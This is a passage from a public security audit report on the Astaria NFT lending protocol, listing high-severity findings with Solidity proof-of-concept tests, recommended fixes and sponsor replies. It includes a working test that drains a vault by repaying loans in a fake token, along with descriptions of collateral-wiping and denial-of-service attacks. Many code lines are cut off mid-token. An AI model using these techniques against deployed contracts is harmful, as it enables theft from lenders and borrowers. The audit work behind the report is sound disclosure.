7. **Bob** now has all the funds from **Vault1** with **zero** debt.

8. **Strategist** has the same amount of **Vault1**'s funds but in **FakeToken**.

This exploit can be done with other vaults draining all the funds.
To prove this, I've coded the scenario below.

Proof of Concept

1. Please create a file with a name **StealAllFundsExploit.t.sol** under **src/test/** directory.
2. Add the following code to the file.

```
pragma solidity =0.8.17;

import "forge-std/Test.sol";

import {Authority} from "solmate/auth/Auth.sol";
import {FixedPointMathLib} from "solmate/utils/FixedPointMathLib
import {MockERC721} from "solmate/test/utils/mocks/MockERC721.so
import {
  MultiRolesAuthority
} from "solmate/auth/authorities/MultiRolesAuthority.sol";

import {ERC721} from "gpl/ERC721.sol";
import {SafeCastLib} from "gpl/utils/SafeCastLib.sol";
import {IAstariaRouter, AstariaRouter} from "../AstariaRouter.so
import {VaultImplementation} from "../VaultImplementation.sol";
import {PublicVault} from "../PublicVault.sol";
import {TransferProxy} from "../TransferProxy.sol";
import {WithdrawProxy} from "../WithdrawProxy.sol";
import "./TestHelpers.t.sol";
import {MockERC20} from "solmate/test/utils/mocks/MockERC20.sol'
import {IVaultImplementation} from "../interfaces/IVaultImplemer



contract AstariaTest is TestHelpers {
  using FixedPointMathLib for uint256;
  using CollateralLookup for address;
  using SafeCastLib for uint256;


  ILienToken.Details public lienDetails =
      ILienToken.Details({
        maxAmount: 50 ether,
```

```
      rate: (uint256(1e16) * 150) / (365 days),
      duration: 10 days,
      maxPotentialDebt: 50 ether,
      liquidationInitialAsk: 500 ether
    });


 function __createPrivateVault(address strategist, address dele
   internal
   returns (address privateVault)
 {
   vm.startPrank(strategist);
   privateVault = ASTARIA_ROUTER.newVault(delegate, token);
   vm.stopPrank();
 }


function testPayWithDifferentAsset() public {
   TestNFT nft = new TestNFT(2);
   address tokenContract = address(nft);
   uint256 initialBalance = WETH9.balanceOf(address(this));

   // Create a private vault with WETH asset
   address privateVault = __createPrivateVault({
     strategist: strategistOne,
     delegate: address(0),
     token: address(WETH9)
   });


   _lendToPrivateVault(
     Lender({addr: strategistOne, amountToLend: 500 ether}),
     privateVault
   );

   // Send the NFT to Collateral contract and receive Collatera
   ERC721(tokenContract).safeTransferFrom(address(this),address

   // generate valid terms
   uint256 amount = 50 ether; // amount to borrow
   IAstariaRouter.Commitment memory c = _generateValidTerms({
     vault: privateVault,
     strategist: strategistOne,
     strategistPK: strategistOnePK,
     tokenContract: tokenContract,
     tokenId: 1,
```

```
    lienDetails: lienDetails,
    amount: amount,
    stack: new ILienToken.Stack[](0)
  });

  // Attack starts here
  // The borrower an asset which has no value in the market
  MockERC20 FakeToken = new MockERC20("USDC", "FakeAsset", 18)
  FakeToken.mint(address(this),500 ether);
  // The borrower creates a private vault with his/her asset
  address privateVaultOfBorrower = __createPrivateVault({
    strategist: address(this),
    delegate: address(0),
    token: address(FakeToken)
  });

  uint8 i;
  for( ; i < 10 ; i ++) {
    // Here is the exploit: commitToLien on privateVault while
    c.lienRequest.strategy.vault = privateVaultOfBorrower;
    (uint256 lienId, ILienToken.Stack[] memory stack , uint256
        c,
        address(this)
    );
    console.log("Take 50 ether loan#%d", (i+1));

    // necessary approvals
    FakeToken.approve(address(TRANSFER_PROXY), amount);
    FakeToken.approve(address(LIEN_TOKEN), amount);

    // pay the loan with FakeToken
    ILienToken.Stack[] memory newStack = LIEN_TOKEN.makePaymer
      stack[0].lien.collateralId,
      stack,
      uint8(0),
      amount
    );
    console.log("Repay 50 FakeToken loan#%d", (i+1));
  }


  // assertion
  console.log("------");
  // Vault is drained
  console.log("PrivateVault Balance: %d WETH", WETH9.balanceOf
  assertEq(WETH9.balanceOf(privateVault), 0);
```

```
        // The borrower gets 500 ether
        console.log("Borrower Balance: %d WETH", WETH9.balanceOf(adc
        assertEq(WETH9.balanceOf(address(this)), initialBalance + 5(
        // strategist receives the fake token
        console.log("Strategist Balance: %d FakeToken", FakeToken.ba
        assertEq(FakeToken.balanceOf(strategistOne), 500 ether);

    }

}
```

3. Then run the forge test command as follows (replace `$FORK_URL` with your RPC URL):

```
forge test --ffi --fork-url $FORK_URL --fork-block-number 1593
```

The test will pass. I've added comments in the code explaining the steps.

Note:The attack isn't possible when using AstariaRouter

Recommended Mitigation Steps

In VaultImplementation's `commitToLien` function, add the following validation:

```
require(address(this) == params.lienRequest.strategy.vault,"INVA
```

Run the PoC test above again, and `testPayWithDifferentAsset` should fail.

SantiagoGregory (Astaria) confirmed

[H-09] At the second time the nft is used as collateral to take a loan, the debt repayment via auction fund can be failed when liquidation

Submitted by **KIntern_NA**

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/ClearingHouse.sol#L143-L146

When a user transfer an NFT to `CollateralToken` contract, it will toggle the function `CollateralToken.onERC721Received()`. In this function if there didn't exist any `clearingHouse` for the `collateralId`, it will create a new one for that collateral.

```
if (s.clearingHouse[collateralId] == address(0)) {
    address clearingHouse = ClonesWithImmutableArgs.clone(
      s.ASTARIA_ROUTER.BEACON_PROXY_IMPLEMENTATION(),
      abi.encodePacked(
        address(s.ASTARIA_ROUTER),
        uint8(IAstariaRouter.ImplementationType.ClearingHouse),
        collateralId
      )
    );

    s.clearingHouse[collateralId] = clearingHouse;
  }
```

The interesting thing of this technique is: there will be **just one** `clearingHouse` be used for each collateral no matter how many times the collateral is transferred to the contract. Even when the lien is liquidated / fully repayed, the `s.clearingHouse[collateralId]` remain unchanged.

The question here is any stale datas in `clearingHouse` from the previous time that the nft was used as collateral can affect the behavior of protocol when the nft was transfered to CollateralToken again?

Let take a look at the function `ClearingHouse._execute()`. In this function, the implementation uses `safeApprove()` to approve `payment - liquidatorPayment` amount for the `TRANSFER_PROXY`.

```
ERC20(paymentToken).safeApprove(
  address(ASTARIA_ROUTER.TRANSFER_PROXY()),
  payment - liquidatorPayment
```

```
    );
```

the `safeApprove` function will revert if the allowance was set from non-zero value to non-zero value. This will incur some potential risk for the function like example below:

1. NFT x is transferred to `CollateralToken` to take loans and then it is liquidated.
2. At time 10, function `ClearingHouse._execute()` was called and the `payment - liquidatorPayment > totalDebt`. This will the `paymentToken.allowance[clearingHouse][TRANSFER_PROXY] > 0` after the function ended.
3. NFT x is transferred to `CollateralToken` for the second time to take a loans and then it is liquidated again.
4. At time 15 (> 10), function `ClearingHouse._execute()` was called, but at this time, the `safeApprove` will revert since the previous allowance is different from 0

Impact

The debt can be repayed by auction funds when liquidation.

Recommended Mitigation Steps

Consider to use `approve` instead of `safeApprove`.

androolloyd (Astaria) commented:

> We use the solmate library which doesn't seem to have a check for approvals being set to 0.

SantiagoGregory (Astaria) confirmed

[H-10] Liquidation will fail if value set as `liquidationInitialAsk > 2**88-1`, causing collateral to be permanently locked

Submitted by kaden, *also found by* rvierdiiev

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/LienToken.sol#L340

When a lien is initially created, the `liquidationInitialAsk` can be set as any uint256 value >= the amount of underlying borrowed. Later on however, if the position is liquidated, an auction is created which casts the `liquidationInitialAsk` value to a uint88. Taking a look at the function in `SafeCastLib.sol`, we can see that if the value is greater than the max uint88 value, execution is reverted:

```
function safeCastTo88(uint256 x) internal pure returns (uint88 y
  require(x < 1 << 88);

  y = uint88(x);
}
```

This reversion prevents auctions from ever being initialized, and since the only way to retrieve the collateral after the loan has expired is through auction, the collateral is permanently locked in the contract.

For reference, setting the `initialLiquidationAsk > 309,485,009.8213451` DAI would trigger this error, and with a lesser value or higher decimal collateral, this may require a much lower USD equivalent. Additionally, setting a price this high is not particularly unrealistic considering it's the starting price for a dutch auction in which it should be intentionally priced much higher than it's worth.

Proof of Concept:

We can create the following test in `AstariaTest.t.sol` to verify:

```
function testCannotLiquidateTooHighInitialAsk() public {
  TestNFT nft = new TestNFT(3);
  vm.label(address(nft), "nft");
  address tokenContract = address(nft);
  uint256 tokenId = uint256(1);
```

```
    address publicVault = _createPublicVault({
      strategist: strategistOne,
      delegate: strategistTwo,
      epochLength: 14 days
    });

    _lendToVault(
      Lender({addr: address(1), amountToLend: 50 ether}),
      publicVault
    );

    uint256 vaultTokenBalance = IERC20(publicVault).balanceOf(addr
    ILienToken.Stack[] memory stack;
    (, stack) = _commitToLien({
      vault: publicVault,
      strategist: strategistOne,
      strategistPK: strategistOnePK,
      tokenContract: tokenContract,
      tokenId: tokenId,
      lienDetails: ILienToken.Details({
        maxAmount: 50 ether,
        rate: (uint256(1e16) * 150) / (365 days),
        duration: 10 days,
        maxPotentialDebt: 0 ether,
        liquidationInitialAsk: type(uint256).max
      }),
      amount: 5 ether,
      isFirstLien: true
    });

    uint256 collateralId = tokenContract.computeId(tokenId);

    skip(14 days); // end of loan
    vm.expectRevert();
    OrderParameters memory listedOrder = ASTARIA_ROUTER.liquidate(
      stack,
      uint8(0)
    );
  }
```

Recommendation

This can be avoided by using a uint256 as the `auctionData.startAmount`.

SantiagoGregory (Astaria) confirmed

[H-11] Malicious strategist could deny borrowers from repaying loan and force liquidation by setting a extremely high vault fee

Submitted by peakbolt*, also found by* kaden *and* caventa

https://github.com/code-423n4/2023-01-astaria/blob/main/src/PublicVault.sol#L605
https://github.com/code-423n4/2023-01-astaria/blob/main/src/test/TestHelpers.t.sol#L471

Issue: A malicious strategist can deny the repayment of loans by setting a extremely high vault fee during creation of a public vault. The high vault fee will cause a revert due to a failed integer conversion using SafeCastTo88(). This will lead to forced liquidation of the borrowers when the loans expire outstanding, making them lose their NFT collaterals. (Vault fee is an incentive awarded to strategist on each loan repayment, where a percentage of the interest payment is allocated to the strategist, in terms of vault shares.)

High Likelihood: The strategist could target borrowers by refinancing outstanding loans and transfering the loans to his high fee vault, which does not require the borrowers' consents. This can be achieved as refinancing can be done by anyone and the logic only checks for better interest rate and duration, but not the vault fee. The borrowers will not be aware of the issue, until they attempt to repay the loan. Furthermore, the strategist could specifically target loans that are about to expire, giving little reaction time for borrowers to report the issue.

Financial gain: With the ability to force a liquidation, the strategist can possibly stand to gain financially (e.g. by refinancing the loans with a lower liquidationInitialAsk and then bid for the NFT collateral (with high gas fee) during liquidation.

Note: Even if there are no lenders willing to lend to the vault due to the high vault fee, the strategist still can lend to its own vault to faciliate the refinance.

Proof of Concept

The bug can be replicated by changing the test case. Set vaultFee parameter to a high value (e.g. 1e13) as shown below in the file /src/test/TestHelpers.t.sol. Then run testBasicPublicVaultLoan() in AsteriaTest.t.sol. In this test case, we will see that the strategist could create a public vault with a high vaultFee as there is no validation check for it. And any borrower could still proceed to deposit their collateral and take loan without any issues as the vaultFee is only accessed upon loan repayment.

```
    function _createPublicVault(
            address strategist,
            address delegate,
            uint256 epochLength
    ) internal returns (address publicVault) {
            vm.startPrank(strategist);
            //bps
            publicVault = ASTARIA_ROUTER.newPublicVault(
                    epochLength,
                    delegate,
                    address(WETH9),
                            //uint256(0)
                            uint256(1e13),              //to replica
                    false,
                    new address[](0),
                    uint256(0)
            );
            vm.stopPrank();
    }
```

https://github.com/code-423n4/2023-01-astaria/blob/main/src/test/TestHelpers.t.sol#L471
https://github.com/code-423n4/2023-01-astaria/blob/main/src/test/AstariaTest.t.sol#L90

However, when the borrower attempts to repay the loan, it will revert due to a failed integer conversion. As the fee is too high, convertToShare() will return a value that exceeds 88-bit, causing the safeCastTo88() in _handleStrategistInterestReward() to fail.

```
    uint88 feeInShares = convertToShares(fee).safeCastTo88();
```

https://github.com/code-423n4/2023-01-astaria/blob/main/src/PublicVault.sol#L605

Recommended Mitigation Steps

Check that the vaultFee is within a reasonable range during vault creation.

SantiagoGregory (Astaria) confirmed via duplicate issue #378

[H-12] Borrower can use liquidationInitialAsk to block future borrowers

Submitted by obront

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/LienToken.sol#L471-L489
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/LienToken.sol#L153-L174

When a new lien is taken (or bought out), one of the validations is to ensure that the `potentialDebt` of each borrower on the stack is less than or equal to their `liquidationInitialAsk`.

```
    if (potentialDebt > newStack[j].lien.details.liquidationInitialA
        revert InvalidState(InvalidStates.INITIAL_ASK_EXCEEDED);
      }
```

In `_appendStack()` and `_buyoutLien()`, this is performed by iterating through the stack backwards, totaling up the `potentialDebt`, and comparing it to each lien's `liquidationInitialAsk`:

```
    for (uint256 i = stack.length; i > 0; ) {
          uint256 j = i - 1;
          newStack[j] = stack[j];
```

```
        if (block.timestamp >= newStack[j].point.end) {
          revert InvalidState(InvalidStates.EXPIRED_LIEN);
        }
        unchecked {
          potentialDebt += _getOwed(newStack[j], newStack[j].point
        }
        if (potentialDebt > newStack[j].lien.details.liquidationIr
          revert InvalidState(InvalidStates.INITIAL_ASK_EXCEEDED);
        }

        unchecked {
          --i;
        }
      }
```

However, only the first item on the stack has a `liquidationInitialAsk` that matters. When a new auction is started on Seaport, `Router#liquidate()` uses `stack[0].lien.details.liquidationInitialAsk` as the starting price. The other values are meaningless, except in their ability to DOS future borrowers.

Proof of Concept

- I set my `liquidationInitialAsk` to be exactly the value of my loan
- A borrower has already borrowed on their collateral, and the first loan on the stack will determine the auction price
- When they borrow from me, my `liquidationInitialAsk` is recorded
- Any future borrows will check that `futureBorrow + myBorrow <= myLiquidationInitialAsk`, which is not possible for any `futureBorrow > 0`
- The result is that the borrower will be DOS'd from all future borrows

This is made worse by the fact that `liquidationInitialAsk` is not a variable that can justify a refinance, so they'll need to either pay back the loan or find a refinancier who will beat one of the other terms (rate or duration) in order to get rid of this burden.

Recommended Mitigation Steps

Get rid of all checks on `liquidationInitialAsk` except for comparing the total potential debt of the entire stack to the `liquidationInitialAsk` of the lien at

position 0.

Picodes (judge) commented:

> The scenario is correct but I don't think it is of high severity at first sight, considering setting `liquidationInitialAsk` too low only exposes the lender to a potential bad debt if the dutch auction settles below its debt

Picodes (judge) commented:

> However, it seems from this and other findings that leaving the `liquidationInitialAsk` at the `lien` level has multiple unintended side effects.

SantiagoGregory (Astaria) confirmed

[H-13] Anyone can wipe complete state of any collateral at any point

Submitted by obront, *also found by* c7e7eff, KIntern_NA, *and* Koolex

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/ClearingHouse.sol#L114-L167
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/CollateralToken.sol#L524-L545
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/LienToken.sol#L497-L510
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/LienToken.sol#L623-L656

The Clearing House is implemented as an ERC1155. This is used to settle up at the end of an auction. The Clearing House's token is listed as one of the Consideration Items, and when Seaport goes to transfer it, it triggers the settlement process.

This settlement process includes deleting the collateral state hash from LienToken.sol, burning all lien tokens, deleting the idToUnderlying mapping, and burning the collateral token. **These changes effectively wipe out all record of the liens, as well as removing any claim the borrower has on their underlying collateral.**

After an auction, this works as intended. The function verifies that sufficient payment has been made to meet the auction criteria, and therefore all these variables should be zeroed out.

However, the issue is that there is no check that this safeTransferFrom function is being called after an auction has completed. In the case that it is called when there is no auction, all the auction criteria will be set to 0, and therefore the above deletions can be performed with a payment of 0.

This allows any user to call the `safeTransferFrom()` function for any other user's collateral. This will wipe out all the liens on that collateral, and burn the borrower's collateral token, and with it their ability to ever reclaim their collateral.

Proof of Concept

The flow is as follows:

- safeTransferFrom(offerer, buyer, paymentToken, amount, data)
- _execute(offerer, buyer, paymentToken, amount)
- using the auctionStack in storage, it calculates the amount the auction would currently be listed at
- it confirms that the Clearing House has already received sufficient paymentTokens for this amount
- it then transfers the liquidator their payment (currently 13%)
- it calls `LienToken#payDebtViaClearingHouse()`, which pays back all liens, zeros out all lien storage and deletes the collateralStateHash
- if there is any remaining balance of paymentToken, it transfers it to the owner of the collateral
- it then calls `Collateral#settleAuction()`, which deletes idToUnderlying, collateralIdToAuction and burns the collateral token

In the case where the auction hasn't started, the `auctionStack` in storage is all set to zero. When it calculates the payment that should be made, it uses `_locateCurrentAmount`, which simply returns `endAmount` if `startAmount == endAmount`. In the case where they are all 0, this returns 0.

The second check that should catch this occurs in `settleAuction()`:

```
if (
  s.collateralIdToAuction[collateralId] == bytes32(0) &&
  ERC721(s.idToUnderlying[collateralId].tokenContract).owner
    s.idToUnderlying[collateralId].tokenId
  ) !=
  s.clearingHouse[collateralId]
) {
  revert InvalidCollateralState(InvalidCollateralStates.NO_A
}
```

However, this check accidentally uses an `&&` operator instead of a `||`. The result is that, even if the auction hasn't started, only the first criteria is false. The second is checking whether the Clearing House owns the underlying collateral, which happens as soon as the collateral is deposited in `CollateralToken.sol#onERC721Received()`:

```
  ERC721(msg.sender).safeTransferFrom(
    address(this),
    s.clearingHouse[collateralId],
    tokenId_
  );
```

Recommended Mitigation Steps

Change the check in `settleAuction()` from an AND to an OR, which will block any collateralId that isn't currently at auction from being settled:

```
if (
  s.collateralIdToAuction[collateralId] == bytes32(0) ||
  ERC721(s.idToUnderlying[collateralId].tokenContract).owner
    s.idToUnderlying[collateralId].tokenId
```

```
      ) !=
      s.clearingHouse[collateralId]
    ) {
      revert InvalidCollateralState(InvalidCollateralStates.NO_A
    }
```

SantiagoGregory (Astaria) confirmed

[H-14] A malicious private vault can preempt the creation of a public vault by transferring lien tokens to the public vault, thereby preventing the borrower from repaying all loans

Submitted by cccz

In LienToken.transferFrom, transferring lien tokens to the public vault is prohibited because variables such as liensOpenForEpoch are not updated when the public vault receives a lien token, which would prevent the borrower from repaying the loan in that lien token.

```
function transferFrom(
  address from,
  address to,
  uint256 id
) public override(ERC721, IERC721) {
  LienStorage storage s = _loadLienStorageSlot();
  if (_isPublicVault(s, to)) {
    revert InvalidState(InvalidStates.PUBLIC_VAULT_RECIPIENT);
  }
  if (s.lienMeta[id].atLiquidation) {
    revert InvalidState(InvalidStates.COLLATERAL_AUCTION);
  }
  delete s.lienMeta[id].payee;
  emit PayeeChanged(id, address(0));
  super.transferFrom(from, to, id);
}
```

However, public vaults are created using the ClonesWithImmutableArgs.clone function, which uses the `create` opcode, which allows the address of the public vault to be predicted before it is created.

https://ethereum.stackexchange.com/questions/760/how-is-the-address-of-an-ethereum-contract-computed

```
        assembly {
            instance := create(0, ptr, creationSize)
        }
```

This allows a malicious private vault to transfer lien tokens to the predicted public vault address in advance, and then call AstariaRouter.newPublicVault to create the public vault, which has a liensOpenForEpoch of 0.
When the borrower repays the loan via LienToken.makePayment, decreaseEpochLienCount fails due to overflow in _payment, resulting in the liquidation of the borrower's collateral

```
    } else {
      amount = stack.point.amount;
      if (isPublicVault) {
        // since the openLiens count is only positive when there
        // that should be liquidated, this lien should not be cc
        IPublicVault(lienOwner).decreaseEpochLienCount(
          IPublicVault(lienOwner).getLienEpoch(end)
        );
      }
```

Consider the following scenario where private vault A provides a loan of 1 ETH to the borrower, who deposits NFT worth 2 ETH and borrows 1 ETH.
Private Vault A creates Public Vault B using the account alice and predicts the address of Public Vault B before it is created and transfers the lien tokens to it.
The borrower calls LienToken.makePayment to repay the loan, but fails due to overflow.
The borrower is unable to repay the loan, and when the loan expires, the NFTs used as collateral are auctioned.

Proof of Concept

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/LienToken.sol#L360-L375

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/LienToken.sol#L835-L847
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/AstariaRouter.sol#L731-L742
https://ethereum.stackexchange.com/questions/760/how-is-the-address-of-an-ethereum-contract-computed

Recommended Mitigation Steps

In LienToken.transferFrom, require to.code.length >0, thus preventing the transfer of lien tokens to uncreated public vaults

```
    function transferFrom(
      address from,
      address to,
      uint256 id
    ) public override(ERC721, IERC721) {
      LienStorage storage s = _loadLienStorageSlot();
      if (_isPublicVault(s, to)) {
        revert InvalidState(InvalidStates.PUBLIC_VAULT_RECIPIENT);
      }
+   require(to.code.length > 0);
      if (s.lienMeta[id].atLiquidation) {
        revert InvalidState(InvalidStates.COLLATERAL_AUCTION);
      }
      delete s.lienMeta[id].payee;
      emit PayeeChanged(id, address(0));
      super.transferFrom(from, to, id);
    }
```

androolloyd (Astaria) commented:

> The mitigation seems like it now blocks transfers to eoas.

SantiagoGregory (Astaria) confirmed

Picodes (judge) commented:

> Indeed the mitigation may have unintended consequences.

[H-15] Wrong starting price when listing on Seaport for assets that has less than 18 decimals

Submitted by Koolex

According to Astaria's docs:
https://docs.astaria.xyz/docs/protocol-mechanics/loanterms

> Liquidation initial ask: Should the NFT go into liquidation, the initial price of the auction will be set to this value. Note that this set as a starting point for a dutch auction, and the price will decrease over the liquidation period. This figure is should also be specified in 10^18 format.

The liquidation initial ask is specified in 18 decimals. This is then used as a starting price when the NFT goes under auction on OpenSea. However, if the asset has less than 18 decimals, then the starting price goes wrong to Seaport.

This results in listing the NFT with too high price that makes it unlikely to be sold.

Proof of Concept

The starting price is set to the liquidation initial ask:

```
        listedOrder = s.COLLATERAL_TOKEN.auctionVault(
          ICollateralToken.AuctionVaultParams({
            settlementToken: stack[position].lien.token,
            collateralId: stack[position].lien.collateralId,
            maxDuration: auctionWindowMax,
            startingPrice: stack[0].lien.details.liquidationInitialA
            endingPrice: 1_000 wei
          })
        );
```

https://github.com/code-423n4/2023-01-astaria/blob/main/src/AstariaRouter.sol#L639-L647

Let's assume the asset is USDC which has 6 decimals:

1. Strategist signs a strategy with liquidationInitialAsk **1000e18**.
2. Following the docs, this means the starting price is supposed to be **1000** USDC
3. The NFT is being liquidated
4. 1000e18 is passed to Seaport along with asset USDC
5. Seaport lists the NFT, and the price will be too high as1000e18 will be **1000000000000000** USDC

Recommended Mitigation Steps

1. Either fetch the asset's decimals on-chain or add it as a part of the strategy.
2. Convert liquidationInitialAsk to the asset's decimals before passing it as a starting price.

SantiagoGregory (Astaria) confirmed

[H-16] When Public Vault A buys out Public Vault B's lien tokens, it does not increase Public Vault A's liensOpenForEpoch, which would result in the lien tokens not being repaid

Submitted by **cccz**, *also found by* **Jeiwan**, **Oxbepresent**, *and* **chaduke**

Vault A can call buyoutLien to buy out Vault B's lien tokens, which calls LienToken.buyoutLien

```
    function buyoutLien(
      ILienToken.Stack[] calldata stack,
      uint8 position,
      IAstariaRouter.Commitment calldata incomingTerms
    )
      external
      whenNotPaused
      returns (ILienToken.Stack[] memory, ILienToken.Stack memory)
    {
...
      return
```

```
      lienToken.buyoutLien(
        ILienToken.LienActionBuyout({
          position: position,
          encumber: ILienToken.LienActionEncumber({
            amount: owed,
            receiver: recipient(),
            lien: ROUTER().validateCommitment({
              commitment: incomingTerms,
              timeToSecondEpochEnd: _timeToSecondEndIfPublic()
            }),
            stack: stack
```

In LienToken.buyoutLien, it will burn Vault B's lien token and mint a new lien token for Vault A

```
  function _replaceStackAtPositionWithNewLien(
    LienStorage storage s,
    ILienToken.Stack[] calldata stack,
    uint256 position,
    Stack memory newLien,
    uint256 oldLienId
  ) internal returns (ILienToken.Stack[] memory newStack) {
    newStack = stack;
    newStack[position] = newLien;
    _burn(oldLienId);                          // @ audit: burn Va
    delete s.lienMeta[oldLienId];
  }
...
    newLienId = uint256(keccak256(abi.encode(params.lien)));
    Point memory point = Point({
      lienId: newLienId,
      amount: params.amount.safeCastTo88(),
      last: block.timestamp.safeCastTo40(),
      end: (block.timestamp + params.lien.details.duration).safe
    });
    _mint(params.receiver, newLienId); // @ audit: mint a new li
    return (newLienId, Stack({lien: params.lien, point: point}))
  }
```

And, when Vault B is a public vault, the handleBuyoutLien function of Vault B will be called to decrease liensOpenForEpoch.

However, when Vault A is a public vault, it does not increase the liensOpenForEpoch of Vault A.

```
      if (_isPublicVault(s, payee)) {
        IPublicVault(payee).handleBuyoutLien(
          IPublicVault.BuyoutLienParams({
            lienSlope: calculateSlope(params.encumber.stack[params
            lienEnd: params.encumber.stack[params.position].point.
            increaseYIntercept: buyout -
              params.encumber.stack[params.position].point.amount
          })
        );
      }
...
    function handleBuyoutLien(BuyoutLienParams calldata params)
      public
      onlyLienToken
    {
      VaultData storage s = _loadStorageSlot();

      unchecked {
        uint48 newSlope = s.slope - params.lienSlope.safeCastTo48(
        _setSlope(s, newSlope);
        s.yIntercept += params.increaseYIntercept.safeCastTo88();
        s.last = block.timestamp.safeCastTo40();
      }

      _decreaseEpochLienCount(s, getLienEpoch(params.lienEnd.safeC
      emit YInterceptChanged(s.yIntercept);
    }
```

Since the liensOpenForEpoch of the public vault decreases when the lien token is repaid, and since the liensOpenForEpoch of public vault A is not increased, then when that lien token is repaid, _payment will fail due to overflow when decreasing the liensOpenForEpoch.

```
      } else {
        amount = stack.point.amount;
        if (isPublicVault) {
          // since the openLiens count is only positive when there
          // that should be liquidated, this lien should not be cc
          IPublicVault(lienOwner).decreaseEpochLienCount(  //  @au
```

```
        IPublicVault(lienOwner).getLienEpoch(end)
      );
    }
```

Consider the following case.

- Public Vault B holds a lien token and B.liensOpenForEpoch == 1
- Public Vault A buys out B's lien token for refinancing, B.liensOpenForEpoch == 0, A.liensOpenForEpoch == 0
- borrower wants to repay the loan, in the _payment function, the decreaseEpochLienCount function of Vault A will be called, `A.liensOpenForEpoch--` will trigger an overflow, resulting in borrower not being able to repay the loan, and borrower's collateral will be auctioned off, but in the call to updateVaultAfterLiquidation function will also fail in decreaseEpochLienCount due to the overflow

```
function updateVaultAfterLiquidation(
  uint256 maxAuctionWindow,
  AfterLiquidationParams calldata params
) public onlyLienToken returns (address withdrawProxyIfNearBou
  VaultData storage s = _loadStorageSlot();

  _accrue(s);
  unchecked {
    _setSlope(s, s.slope - params.lienSlope.safeCastTo48());
  }

  if (s.currentEpoch != 0) {
    transferWithdrawReserve();
  }
  uint64 lienEpoch = getLienEpoch(params.lienEnd);
  _decreaseEpochLienCount(s, lienEpoch); //  @audit: overflow
```

As a result, the borrower cannot repay the loan and the borrower's collateral cannot be auctioned off, thus causing the depositor of the public vault to suffer a loss

Proof of Concept

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/VaultImplementation.sol#L313-L351
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/LienToken.sol#L835-L843
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/PublicVault.sol#L640-L655

Recommended Mitigation Steps

In LienToken.buyoutLien, when the caller is a public vault, increase the decreaseEpochLienCount of the public vault.

SantiagoGregory (Astaria) confirmed

[H-17] Function `processEpoch()` in PublicVault would revert when most of the users withdraw their funds because of the underflow for new yIntercept calculation

Submitted by unforgiven, *also found by* evan *and* 0xbepresent

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/PublicVault.sol#L314-L335
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/PublicVault.sol#L479-L493

When users withdraw their vault tokens PublicVault mint WithdrawProxy's shares token for them and at the end of the epoch PublicVault would calculated WithdrawProxy's assets and update PublicVault assets and start the next epoch. if a lot of users withdraws their funds then the value of the `totalAssets().mulDivDown(s.liquidationWithdrawRatio, 1e18)` (the amount belongs to the WithdrawProxy) would be higher than `yIntercept` and code would revert because of the underflow when setting the new value of the `yIntercept`.

This would cause last users to not be able to withdraw their funds and contract epoch system to be broken for a while.

Proof of Concept

This is part of `processEpoch()` code that calculates ratio between WithdrawProxy and PublicVault:

```
  function processEpoch() public {
.....
.....
    // reset liquidationWithdrawRatio to prepare for re calcualt
    s.liquidationWithdrawRatio = 0;

    // check if there are LPs withdrawing this epoch
    if ((address(currentWithdrawProxy) != address(0))) {
      uint256 proxySupply = currentWithdrawProxy.totalSupply();

      s.liquidationWithdrawRatio = proxySupply
        .mulDivDown(1e18, totalSupply())
        .safeCastTo88();

      currentWithdrawProxy.setWithdrawRatio(s.liquidationWithdra
      uint256 expected = currentWithdrawProxy.getExpected();

      unchecked {
        if (totalAssets() > expected) {
          s.withdrawReserve = (totalAssets() - expected)
            .mulWadDown(s.liquidationWithdrawRatio)
            .safeCastTo88();
        } else {
          s.withdrawReserve = 0;
        }
      }
      _setYIntercept(
        s,
        s.yIntercept -
          totalAssets().mulDivDown(s.liquidationWithdrawRatio, 1
      );
      // burn the tokens of the LPs withdrawing
      _burn(address(this), proxySupply);
    }
```

As you can see in the line `_setYIntercept(s, s.yIntercept - totalAssets().mulDivDown(s.liquidationWithdrawRatio, 1e18))` code tries to set new value for `yIntercept` but This is `totalAssets()` code:

```
function totalAssets()
  public
  view
  virtual
  override(ERC4626Cloned)
  returns (uint256)
{
  VaultData storage s = _loadStorageSlot();
  return _totalAssets(s);
}

function _totalAssets(VaultData storage s) internal view retur
  uint256 delta_t = block.timestamp - s.last;
  return uint256(s.slope).mulDivDown(delta_t, 1) + uint256(s.y
}
```

So as you can see `totalAssets()` can be higher than `yIntercept` and if most of the user withdraw their funds(for example the last user) then the value of `liquidationWithdrawRatio` would be near `1` too and the value of `totalAssets().mulDivDown(s.liquidationWithdrawRatio, 1e18)` would be bigger than `yIntercept` and call to `processEpoch()` would revert and code can't start the next epoch and user withdraw process can't be finished and funds would stuck in the contract.

Tools Used

VIM

Recommended Mitigation Steps

Prevent underflow by calling `accrue()` in the begining of the `processEpoch()`.

SantiagoGregory (Astaria) confirmed via duplicate issue `#408`

Picodes (judge) increased severity to High

[H-18] `PublicVault.processEpoch` calculates `withdrawReserve` incorrectly; Users can lose funds

Submitted by rvierdiiev

PublicVault.processEpoch calculates withdrawReserve incorrectly. As result user can receive less funds when totalAssets() <= expected from auction.

